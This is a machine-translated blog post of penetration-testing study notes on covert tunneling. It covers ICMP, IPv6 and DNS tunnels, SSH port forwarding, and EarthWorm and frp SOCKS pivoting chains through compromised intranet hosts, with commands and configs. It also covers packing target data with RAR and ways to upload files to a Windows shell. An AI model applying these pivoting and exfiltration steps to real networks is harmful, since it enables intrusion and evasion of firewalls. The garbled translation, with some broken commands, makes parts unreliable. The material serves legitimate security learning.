当前位置:网站首页>Intranet learning notes (3)
Intranet learning notes (3)
2022-06-22 01:39:00 【seven six nine】
Hidden communication tunnel technology
Basic knowledge of
summary
Tunnel: A means of communication that bypasses port shielding , Packets at both ends of the firewall are encapsulated by the packet type or port allowed by the firewall , And then through the firewall , Communicate with each other . When the encapsulated packet reaches its destination , Restore packets , And send it to the corresponding server
Common tunnel
- The network layer :IPV6,ICMP,GRE
- Transport layer :TCP,UDP, Regular port forwarding
- application layer :SSH,HTTP,HTTPS,DNS
Judge intranet connectivity
This means to judge whether the machine can access the Internet , It is necessary to integrate various agreements (TCP,HTTP,DNS,ICMP etc. ) And port communication , Common ports that allow traffic to flow out are 80.8080,443,53,10,123 etc.
The judgment method is as follows
# ICMP  agreement
ping <IP  Or domain name >

# TCP agreement   netcat Tools
nc -ZV 192.168.1.33  80

# HTTP agreement    curl Tools
curl <IP Address : port >

# DNS agreement
nslookup  <IP>     windows Bring their own
 or
dig @vps-ip   www.baidu.com     linux Bring their own
There is another case , The flow does not flow out directly , You need to set up a proxy server on the intranet , It is common to access the Internet in the enterprise office network segment , Common judgment methods
1. Check the network connection to determine whether it is connected to other machines 8080( Not absolutely ) Etc (ping -n l -a ip)
2. Check whether there is a hostname in the intranet, which is similar to “proxy” Machine
3. see IE A direct proxy for browsers
4. according to pac Path to file ( Maybe local , It may be remote ), Download it and view
5. utilize curl Tool confirmation , Carry out orders
curl www.baidu.com    //  no

curl   -x proxy-ip:port www.baidu.com   // through
Network layer tunneling technology
The common one is IPV6 and ICMP
IPv6
Finger pass IPv4 Tunnel transmission IPv6 The technology of datagram , take IPv4 As a tunnel carrier , take IPv6 The message is packaged in IPv4 In the message
IPv6 Tunnel working process as follows
- node A To add a node B send out IPv6 message , First, you need to set the node A And nodes B Build a tunnel between
- node A take IPv6 Packets are encapsulated in nodes B Of IPv4 The address is the destination address , With your own IPv4 The address is the source address IPv4 In the message , Concurrent to IPv4 ocean
- stay IPv4 In the ocean , This message is similar to the ordinary message IPv4 It's the same , after IPv4 Forwarding to the node B
- node B After receiving this message , relieve IPv4 encapsulation , Take out the IPv6 message
Mainly because of the boundary equipment at this stage , Firewalls and even intrusion detection systems , It's not recognized yet IPv6 Communication data , And most operating systems support IPv6, So it needs to be configured manually
Attackers sometimes use malware to configure permission to do so IPv6 signal communication equipment , To avoid firewalls and intrusion detection systems . One point needs to be pointed out : Even if the device supports IPv6, You may not be able to properly analyze the package IPv6 The message IPv4 Data packets
The main difference between a configuration tunnel and an automatic tunnel is : Only on the nodes that perform the tunnel function IPv6 The address is IPv4 Compatible with the address , Automatic tunneling is possible . The node that performs the tunnel function is assigned IP Address time , If the automatic tunneling method is used , There is no need to configure .
The configuration tunneling method requires that the end nodes of the tunnel use other mechanisms to obtain their IPv4 Address , For example DHCP、 Manual configuration or other IPv4 The configuration mechanism of .
Support IPv6 The tunnel tools are socat、6tunnel、nt6tunnel etc. .
ICMP Tunnel
ICMP The tunnel is simple and practical , It's a special agreement . In general communication protocols , If two devices want to communicate , Definitely need open ports , And in the icmp There is no need under the agreement . The most common ping Command is to use icmp agreement , In some network environments , If the attacker fails to use various upper tunnels , Often through ping Command to access the remote computer , This is because icmp The tunnel will TCP/UDP Data is encapsulated in ICMP Of ping In the data , Through the firewall ( Firewalls generally do not shield ping Data packets of ), Enable unrestricted access .
common ICMP The tunnel tools are icmpsh,PingTunnel,icmptunnel,powershell icmp
ptunnel
ptunnel Full name PingTunnel,Kali This tool comes with youicmpsh
icmpsh It's easy to use , Directly in github Upload and download , The runtime does not require administrator privileges , But you need to shut down the local system when using ICMP The reply , Otherwise shell Will run erratically .icmptunnel
icmptunnel The advantage of is that it can pass through the stateful firewall or NAT, Also in github Download from , It is worth noting that the tool only has Linux edition .
Transport layer tunneling technology
Transport layer tunneling technology includes TCP Tunnel ,UDP Tunnel and normal port forwarding , If the intranet firewall blocks access to the specified port , After obtaining the permission of the target machine, you can use IPTABLES Open the specified port , If there are a series of defense systems in the intranet ,TCP,UDP Traffic will be blocked in large numbers
lcx Port forwarding
Classic port forwarding tool :lcx
windows The edition is lcx.exe , linux The edition is portmap
natural socket The tunnel must have two ends :
One end is the service end , Listening on a port , Waiting for the client to connect
One end is the client , Through the... Passed into the server IP Address and port , To actively connect to the server
netcat(nc)
kali Bring their own
window You can download it on the official website
You can refer to netcat Detailed use
socat
socat Download address :http://www.dest-unreach.org/socat/, Or use it directly apt-get install socat install ,Mac You can use brew install socat install .
socat Full name socket cat, Can be regarded as nc The enhanced , But I usually feel nc That's enough. , however nc Now it seems that they will be killed , And it looks like nc It hasn't been updated for a long time , There is no harm in mastering more knowledge .
powercat
powercat Can be seen as nc Of powershell edition ,powercat You can return to this run by executing the command , You can also run with remote privileges
powercat Can be found in github Download , The project address is :https://github.com/besimorhino/powercat
The use of reference Instrumental powercat Use the tutorial
Application layer tunneling technology
Establish a stable network in the intranet , Reliable data channels . For penetration testing , Of great significance
Common tunneling protocols are SSH,HTTP/HTTPS and DNS
SSH agreement
Almost all in the intranet linux and unix Both servers and network devices support SSH agreement , In general ,SSH The protocol is allowed to pass through firewalls and border devices ,
1. Local forwarding
give an example
Test environment
On the right is a small intranet , Contains three servers , external VPS You can visit web The server , But you can't access the database server ; Intranet web The server and the database server can access each other ; The test objective is : With web The server is the springboard , To access the database server 3389 port 
Ideas :
With web The server is the springboard , The database server's 3389 Port maps to vps Of 1153 port , Revisit vps Of 1153 port
stay vps Carry out the order , Will ask for input web The server ( Springboard machine ) Password
ssh -CfNG -L 1153(vps port ):1.1.1.10:3389( Target host and port ) [email protected]192.168.1.11( Springboard machine )

Execute the following command , View local 1153 Whether the port has established a connection , Local mapping is in progress ,SSH The process will listen 1153 port
netstat -tulnp | grep "1153"
Execute the following command , Establish a connection with the database server
rdesktop 127.0.0.1:1153
ssh The local port mapping of the process can forward a local port to the specified port of the remote specified machine ,
Local port forwarding is to listen to a port locally , All data accessing this port will pass through SSH Tunnel transmission to the corresponding port at the remote end
Remote forwarding
The environment is similar to the above figure : external VPS Unable to access all hosts in the intranet , Intranet web The server can access external VPS, No other intranet server can access the external server vps
The goal is : Through the outside vps Access database server 3389 port
Ideas : With web The server is the springboard , take vps Of 3307 Port traffic is forwarded to the database server 3389 port , Revisit vps Of 3307 port
You can access 3389 Port
stay web Execute commands on the server
ssh -CfNG - 3307(vps port ):1.1.1.10:3389( Target host and port ) [email protected]192.168.1.4(vps)
Local forwarding is to transfer the remote host ( The server ) The data of a port of the local machine is forwarded to the specified port of the local machine . Remote port forwarding is to listen for a port on the remote host , All data accessing the specified port of the remote host will pass through ssh Tunnel transmission to the corresponding local port
Dynamic forwarding
Dynamic port mapping is to create a SSH Encrypted SOCKS 4/5 Agent channel , Any support SOCKS 4/5 Protocol programs can use this encrypted channel for proxy access
HTTP/HTTPS agreement
HTTPS service The agent is used to forward all traffic to the intranet , Common tools are reGeorg,meterpreter,tunna,Neo-reGeorg etc.
DNS agreement
DNS An agreement is a request / Reply protocol , It's also a tunneling technology that can be used in the application layer . Because of the traditional socket The tunnel is on the verge of elimination and TCP、UDP A situation in which a large number of communications are intercepted by the defense system ,DNS、ICMP、HTTP/HTTPS Protocols that are difficult to be disabled have become the mainstream channel for attackers to control tunnels .
because DNS The packet itself has the ability to penetrate the firewall , And most firewalls and intrusion detection devices do not filter DNS Traffic , therefore DNS Tunnels in botnets and APT Play an important role in the attack . Used to manage botnets and do APT The server under attack is called C&C The server .C&C Divided into client ( The attacker ) And the service side ( The controlled computer ),C&C Communication is implanting C&C The Trojan horse or backdoor program of client and C&C Communication between remote control programs on the server . Suppose two machines are connected ,C&C The server can pass instructions to C&C Trojan horse program on the client , Let it be controlled .
secondly , All kinds of software are installed in Intranet / Hardware protection facilities to check the connection between the host and the external network . Many manufacturers collect C&C Server domain name 、IP Address 、URL And other data to help the firewall block the operation . In this case ,C&C Communication will be cut off , So various tunnel technologies are realized C&C Communication technology , In especial DNS The tunnel appears .
DNS working principle : Conduct DNS When inquiring , If the domain name is not in DNS In the local cache of the service area , You will visit the Internet to make inquiries , And then return the result , If there's a custom server on the Internet , So rely on DNS agreement , Data packets can be exchanged . from DNS From the perspective of the agreement , This operation is just to query a domain name again and again and get the resolution results , But the essential problem is , Expect to return a IP Address , And it's not — You can return any string , Including encrypted C&C Instructions
The following is the domain name type DNS Communication architecture of tunnel Trojan horse 
see dns Connectivity
First of all, you need to know whether the current server allows internal DNS Resolve external domain name
Commonly used tools
dnscat2
dnscat2 It's a DNS Tunnel tools , adopt DNS The protocol creates encrypted command and control channels , One of its features is that the server will have a command line console , All instructions can be completed in this console . Include : Upload files 、 download 、 rebound Shell……iodine
iodine The name is very interesting ,iodine Iodine , The atomic number of iodine is 53,53 That is to say DNS The port number corresponding to the service .
iodine and dnscat2 equally , It is suitable for other request modes that are limited so that only DNS In the requested environment ,iodine It is also divided into direct forwarding and relay modes .
iodine And dnscat2 The difference is Iodine Both the server and the client use C Language development , meanwhile iodine The principle of is also somewhat different ,iodine adopt TAP Set up a LAN and a virtual network card on the server and client respectively , Re pass DNS Tunnel connection , Then make it in the same LAN .
SOCKS agent
SOCKS It's a proxy service , You can simply connect one end of the system to the other end . Support multiple protocols , It is divided into SOCKS4 and SOCKS5 Two types of ,SOCKS An agent can also be understood as an enhanced version of lcx.lcx After all, it's a long time ago , Now the software can be basically recognized , Therefore, it is not recommended to use lcx , These are more recommended socks Agent tools
There are three common network scenarios
- The server is in the intranet , You can access the Internet at will
- The server is in the intranet , Access to the Internet , However, the server has installed a protective wall to reject the connection of sensitive ports
- The server is in the intranet , Open some ports to the outside world ( for example 80), And the server cannot access the Internet
Commonly used SOCKS Agent tools
common socks The agent tools are earthworm(ew)、termite、frp、nps、sSocks、reGeorg、Neo-reGeorg、SocksCap、Proxifier、ProxyChains wait , Different tools are suitable for different scenarios and methods .
Here is the main record of ew、frp、nps How to use
EW
The tool has 6 Command formats ssocksd、rcsocks、rssocks、lcx_slave、lcx_listen、lcx_tran, The forward connection command is ssocked, The reverse connection command is rcsocks and rssocks, Other commands are used in some complex network environments .
Forward connection
A forward connection requires that the target host have a public network IP, Or the attacking host can directly access the target host .
The command is very simple
ew -s ssocksd -l 1080
 -s  Set the status mode  -l  Set listening port
> .\ew_for_Win.exe -s ssocksd -l 1080
ssocksd 0.0.0.0:1080 <--[10000 usec]--> socks server
Set up a port as 1080 Of SOCKS agent , And then use SocksCap、Proxifier、ProxyChains And other tools to configure the target host IP And listening port ,socks Choose socks5
Reverse connection
Reverse connection is suitable for the target without public network IP The situation of , At this time, a public network is needed vps 了 , Here we will use the intranet address as a demonstration .
On the public network VPS Execute the following command on :
ew -s rcsocks -l 1080 -e 4444
 -e  Set the rebound host port
> ./ew_for_linux64 -s rcsocks -l 1080 -e 4444
This command indicates that on the public network VPS Add a transfer tunnel on , take 1080 The proxy request received by the port is forwarded to 4444 On port .
take EW Upload to target host , Execute the following command on the target host :
ew -s rssocks -d vps_ip -e 4444
-d  Set the bounce host  IP
> .\ew_for_Win.exe -s rssocks -d 172.16.214.52 -e 4444
This command indicates that the is enabled locally socks 5 service , And bounce back to vps Of 4444 port , If the agent is established successfully , stay VPS You will see rssocks cmd_socket OK! A hint of .
Last , agent vps Of 1080 The port can access the intranet of the target host
Several network environments
Secondary network environment ( One )
There is such a network environment , The target host A There are two network cards , An intranet address and a public address , But this host can only access intranet hosts B Cannot access other intranet resources , The intranet host B Can not access the external network but can access the internal network resources .
After obtaining the permissions of these two hosts , You can use ew Use the secondary springboard to access intranet resources .
Ideas : Intranet host A( There are public IP) ---> Intranet host B ---> Intranet resources
In the intranet host B On , Turn on the forward connection proxy
ew -s ssocksd -l 4444
> .\ew_for_Win.exe -s ssocksd -l 4444
In the intranet host A On
ew -s lcx_tran -l 1080 -f hostB_ip -g 4444
> ./ew_for_linux64 -s lcx_tran -l 1080 -f 192.168.7.110 -g 4444
This command means that 1080 The proxy request received by the port is forwarded to the intranet host B 192.168.7.110 Of 4444 port , At this point, you can access the intranet host A The Internet IP Of 1080 The port accesses the intranet host B Erected on socks5 Agent .
Secondary network environment ( Two )
In the above environment , Intranet host A There are public IP, If there is no public network IP Under the circumstances , What to do ? At this time, you need to combine the reverse connection , So we need a public network VPS host .
Ideas : VPS --》 Intranet host A --》 Intranet host B --》 Intranet resources
On the public network VPS On
ew -s lcx_listen -l 1080 -e 4444
It means that you will 1080 received The proxy request is forwarded to 4444 On port
> ./ew_for_linux64 -s lcx_listen -l 1080 -e 4444
rcsocks 0.0.0.0:1080 <--[10000 usec]--> 0.0.0.0:4444init
cmd_server_for_rc herestart listen port here
In the intranet host B On
ew -s ssocksd -l 5555
Open for indication 5555 Forward proxy for port
> .\ew_for_Win.exe -s ssocksd -l 5555
In the intranet host A On
ew -s lcx_slave -d vps_ip -e 4444 -f hostB_ip -g 5555
> ./ew_for_linux64 -s lcx_slave -d 172.16.214.1 -e 4444 -f 192.168.7.110 -g 5555
lcx_slave 172.16.214.1:4444 <--[10000 usec]--> 192.168.7.110:5555
Indicates the intranet host A Upper use lcx_slave The way , take VPS Of 4444 Port and intranet host B Of 5555 Ports are connected .
Now you can go through VPS Of 1080 The port accesses the intranet host A Then access the intranet host B , Finally, I accessed the intranet resources .
- Three level network environment
At present, there is such an environment , Intranet host A There is no public network IP Unable to access intranet resources , But it can access the external network and internal network hosts B, Intranet host B Unable to access Internet and Intranet resources , But it can be with A、C Visit each other , Intranet host C Access to intranet resources , But only with intranet hosts B Visit each other , Therefore, if you want to access intranet resources, you need to make a three-tier springboard .
Ideas :VPS --》 Intranet host A --》 Intranet host B --》 Intranet host C
On the public network VPS On , take 1080 The proxy request received by port is forwarded to 4444 port
ew -s rcsocks -l 1080 -e 4444
In the intranet host A On , take VPS Of 4444 Port and intranet host B Of 5555 Ports are connected
ew -s lcx_slave -d vps_ip -e 4444 -f hostB_ip -g 5555
In the intranet host B On , take 5555 The proxy request received by port is forwarded to 6666 On port
ew -s lcx_listen -l 5555 -e 6666
In the intranet host C On , start-up socks5 service , And bounce back to B The host 6666 On port
ew -s rssocks -d 192.168.7.110 -e 6666
thus ,socks5 agent VPS Of 1080 The port will access the intranet resources .
There's another one ew The upgraded version of the tool is called termite, But unfortunately termite The update was suspended two years ago
frp
frp Project address :https://github.com/fatedier/frp
frp Divided into server and client , Respectively called frps and frpc, The configuration files correspond to frps.ini and frpc.ini, The server needs to be installed on the public network ip On , The client is installed on the intranet host .
The following environments are local ,VPS IP by 172.16.214.52, The target host IP by 192.168.7.110
Intranet port penetration
scene : The intranet host can go out of the network , You want to access the intranet host from the public network 3389 port
stay VPS Open the server on the , Here we use kali For example , First, modify the configuration file frps.ini
[common]bind_port = 4444
Then start the server
frps -c frps.ini
Configure client profile
[common]
#  Server side IP  server_addr = vps_ip
#  Server port  server_port = 4444
[rdp]type = tcp
local_ip = 127.0.0.1
local_port = 3389
#  Connect  vps  The port of   remote_port = 3389
here , stay vps To access the local 3389 The port will access the intranet host 3389 Port .
establish socks agent
scene : The intranet host can go out of the network , Want to use the intranet host as a springboard
The above scenario just uses frp Access the specified port of the specified machine in the intranet , We can also use frp Use the intranet host as a springboard .
This time we use frp Of web Control panel and access password , Let's make the connection more secure 、 convenient .
stay VPS Open the server on the , The server configuration file is as follows :
[common]
bind_port = 4444
token = 123456  #  This token Later, you will use... On the client ( Change to complex )
#  Set up  frps  Instrument cluster port 、 Account and password , It seems to be of little use in actual combat , But if you want to set a strong password
dashboard_port = 8000
dashboard_user = admind
ashboard_pwd = password
In the actual combat , In order to better hide themselves , It is better to set up access through the domain name
After configuring the file , Start server
frps -c frps.ini
Configure client files
[common]
server_addr = vps_ip
server_port = 4444

#  Client side authentication  token, Need to contact the server  token  bring into correspondence with
token = 123456

#  Enable encryption , Prevent traffic from being blocked
use_encryption = true
#  Enable compression , Improve traffic forwarding speed
use_compression = true

[socks5]
type = tcp
#  Connect  vps  The port of
remote_port = 1080
plugin = socks5
Open client
frpc -c frpc.ini
test VPS IP Of 1080 Of socks5 agent , It is found that it is connected .
About frp More operations , Refer to official documentation
compressed data
In the penetration test work , Downloading data is an important task
RAR
With RAR Format compression / decompression
example : take E:\webs\ All the contents of the catalog ( Include subdirectories ) Packaging for 1.rar Put it in E:\webs\ Under the table of contents
Rar.exe a -k -r -s -m3 E:\webs\1.rar E:\webs\
I'll take what I just packed 1.rar Unzip to the current root directory
Rar.exe e E:\webs\1.rar
With zip The command for format compression and decompression is similar to
Volume compression / decompression
Volume compression E disc API All files and folders in the directory ( Use -r Parameters are recursively compressed )
Set each subvolume to 20M, The structure is test.part1.rar ,test.part2.rar ,test.part3.rar
Rar.exe a -m0 -r -v20m E:\test.rar E:\API
take test.part1.rar Unzip to E Discoid xl Under the table of contents
Rar.exe x E:\test.part1.rar E:\xl
7-Zip
7-zip small , Less consumption of system resources , No installation required , Free open source
Upload and download
Cannot upload shell, But you can execute commands windows The server ,( And the only entry is the command line environment ), Can be in shell Upload and download the target server in the command line environment
utilize FTP Protocol upload
Local or VPS To build FTP The server , Through simple FTP Command to upload
utilize VBS Upload
utilize VBS file , The main use is msxm12.xmlhttp and adodb.stream object ,
utilize Debug Upload
principle : First, upload the EXE File to 16 It's binary HEX Pattern , Re pass echo The order will HEX Write code to file , The use of Debug The function will HEX The code is compiled and restored to EXE file
utilize Nishang Upload
utilize nishang take EXE File to hex , And then use echo Access server , Finally using Download_Execute The script downloads the text and converts it to EXE file
utilize bitsadmin download
windows The operating system comes with tools , recommend win7 and win8 Use
utilize powershell download
powershell The biggest advantage is that .NET Framework based ,.NET Framework scripting is almost omnipotent ( Is the advantage , But it may also become an entry point for hacker attacks )
边栏推荐
- 4275. Dijkstra sequence
- LeetCode 5242. Best English letters with both upper and lower case
- 容器云是什么意思?与堡垒机有什么区别?
- LCP 17. Quick calculation robot
- Curl requests at the server command line
- [cyw20189] VII. Detailed explanation of HCI command format
- 使用 gomonkey 遇到非 debug 模式执行失败的问题及解决方法
- 2011. 执行操作后的变量值
- LeetCode 5218. Sum of integers with K digits (enumeration)
- Unlovable STL
猜你喜欢

全行业数字化转型加速,到底什么存储会更吃香?

毕业后5年,我终于变成了月薪13000的软件测试工程师

Dynamic programming-01 backpack, partition, etc. and subset, weight of the last stone

4g/wifi energy consumption metering socket - monitoring voltage, current and power

Navicat连接不到MySQL

Some introduction and transplantation of lvgl

PHP admin deployment - resolve all errors

Processing of the scenario of more or less delivery by suppliers in SAP mm import purchase business

SQL操作:WITH表达式及其应用

2022年中国手机银行年度专题分析
随机推荐
ROS 2 driver is now available for ABB manipulator
1876. 长度为三且各字符不同的子字符串
Find find files with different extensions
Standing at the digital tuyere, how can tooling enterprises "fly"
linxu 将文件夹的权限修改为所有人可以访问 777
I just learned a cool 3D pyramid stereoscopic effect. Come and have a look
【位运算】leetcode1009. Complement of Base 10 Integer
SQL操作:WITH表达式及其应用
Classes and objects (Part 2)
站在数字化风口,工装企业如何“飞起来”
4274. suffix expression
Some introduction and transplantation of lvgl
动态规划-01背包,分割等和子集,最后一块石头的重量
Jpom 简介: 简而轻的低侵入式在线构建、自动部署、日常运维、项目监控软件
Gaode map -- obtain longitude and latitude according to geographical location
4273. linked list consolidation
对标Copilot,国内首个:自然语言一键生成方法级代码aiXcoder XL来了
Evc4 program cannot run on the emulator
isnull() ifnull() nullif()
Brief description of advantages and disadvantages of cloud fortress distributed cluster deployment